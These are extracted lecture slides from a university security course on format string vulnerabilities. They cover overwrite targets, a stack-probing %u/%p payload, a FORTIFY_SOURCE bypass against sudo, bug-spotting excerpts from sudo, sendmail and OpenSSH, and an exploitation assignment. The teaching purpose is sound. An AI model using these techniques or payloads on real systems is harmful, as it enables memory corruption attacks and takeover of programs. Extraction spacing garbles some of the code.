
Tips and tricks: What to overwrite � We can choose our target address freely! Return addresses on stack. GOT entries (for PLT). Overload a system call. __atexit handler (always called – safe spot) DTORS (always called before exit()) C library hooks (__malloc_hook, __free_hook) � We can even inject shellcode Write it somewhere little by little with %n… � We can even bypass NX Use return to libc or ROP Overwrite GOT handler fopen() with system() 26
Tips and tricks: Brute force � Format strings allow you to also peek into memory E. g. in WU-FTPd, one has an interactive session � Idea Input: AAAABBBB|%u%u…%u|%p| Output: AAAABBBB|5131779. . 8|0 x 081 c 4 cf 8| Increase the number of %u’s until %p == 0 x 4141 � Now you know the layout of the stack exactly Produces an offset independent exploit � What if you’re blind? Can use %. 999999 u vs %u and measure response time Use %n to see if application segfaults or not 27

Sudo in 2012 – Where’s the bug? void sudo_debug(int level, const char *fmt, . . . ) { va_list ap; char *fmt 2; if (level > debug_level) return; } /* Backet fmt with prog name and a newline to make it a single write */ easprintf(&fmt 2, "%s: %sn", getprogname(), fmt); va_start(ap, fmt); vfprintf(stderr, fmt 2, ap); va_end(ap); efree(fmt 2); 28

Format strings in 2014 � Various mitigations Format strings are an endangered species gcc gives heaps of warnings, easy to automatically check Glibc enables FORTIFY_SOURCE ▪ Disallows %135$. . . direct access unless all arguments used � Classic tale of security cat and mouse Turns out FORTIFY_SOURCE had an integer bug ▪ Writing %999999$. . . would allow NULL to be written ▪ Overwrite NULL over the FORTIFY_SOURCE parameters! ▪ Thus disabling the protection. Allows sudo to be exploited on Fedora 16 29

Summary � Format string vulnerabilities Using printf (cmd); instead of printf (“%s”, cmd); Lazy programmers… bugs like this still found! � Allows an attacker to investigate memory � Attacker can also write to an arbitrary address Using the %n primitive carefully Can take over the program, even remotely � Mitigations Format. Guard, FORTIFY_SOURCE, disable %n, … 30

Asterisk phones (2012) – Where‘s the bug? 31

Sendmail – Where‘s the bug? void sighndlr(int dummy) { syslog(LOG_NOTICE, user_dependent_data); // *** Initial cleanup code, calling the following somewhere: free(global_ptr 2); free(global_ptr 1); // *** 1 *** >> Additional clean-up code - unlink tmp files, etc << exit(0); } /************************* * This is a signal handler declaration somewhere * * at the beginning of main code. * *************************/ signal(SIGHUP, sighndlr); signal(SIGTERM, sighndlr); // *** Other initialization routines, and global pointer // *** assignment somewhere in the code (we assume that // *** nnn is partially user-dependent, yyy does not have to be): global_ptr 1=malloc(nnn); global_ptr 2=malloc(yyy); // *** 2 *** >> further processing, allocated memory << // *** 2 *** >> is filled with any data, etc. . . << 32

Sudo – Where‘s the bug? /* Log a message to syslog, pre-pending the username and splitting the message into parts if it is longer than MAXSYSLOGLEN. */ static void do_syslog( int pri, char * msg ) { int count; char * p; char * tmp; char save; for ( p=msg, count=0; count < strlen(msg)/MAXSYSLOGLEN + 1; count++ ) { if ( strlen(p) > MAXSYSLOGLEN ) { for ( tmp = p + MAXSYSLOGLEN; tmp > p && *tmp != ' '; tmp-- ) ; if ( tmp <= p ) tmp = p + MAXSYSLOGLEN; /* NULL terminate line, but save the char to restore later */ save = *tmp; *tmp = ''; } } if ( count == 0 ) SYSLOG( pri, "%8. 8 s : %s", user_name, p ); else SYSLOG( pri, "%8. 8 s : (command continued) %s", user_name, p ); /* restore saved character */ *tmp = save; /* Eliminate leading whitespace */ for ( p = tmp; *p != ' '; p++ ) ; } else { if ( count == 0 ) SYSLOG( pri, "%8. 8 s : %s", user_name, p ); else SYSLOG( pri, "%8. 8 s : (command continued) %s", user_name, p ); } 33

Open. SSH – Where‘s the bug? /* * Pointer to an array containing allocated channels. The array is * dynamically extended as needed. */ static Channel **channels = NULL; /* * Size of the channel array. All slots of the array must always be * initialized (at least the type field); unused slots set to NULL */ static u_int channels_alloc = 0; Channel *channel_by_id(int id) { Channel *c; } if (id < 0 || (u_int)id > channels_alloc) { logit("channel_by_id: %d: bad id", id); return NULL; } c = channels[id]; if (c == NULL) { logit("channel_by_id: %d: bad id: channel free", id); return NULL; } return c; 34
Next assignment! � Amass more knowledge of low-level exploitation Coming up next: ‘tauntlab’. NX enabled! (i) format (or FORMAT) asks for a format string exploit. Competition! (ii) bluevuln/greenvuln/redvuln requires some heap exploitation magic (iii) durka requires some easy way around NX (iv) spectre requires some love… Some of these embed a nice function called heaven() … � 13% of grade, due Friday Nov 14 at 23: 59 Competition for the shortest format string: Until Monday after (Nov 17)! 35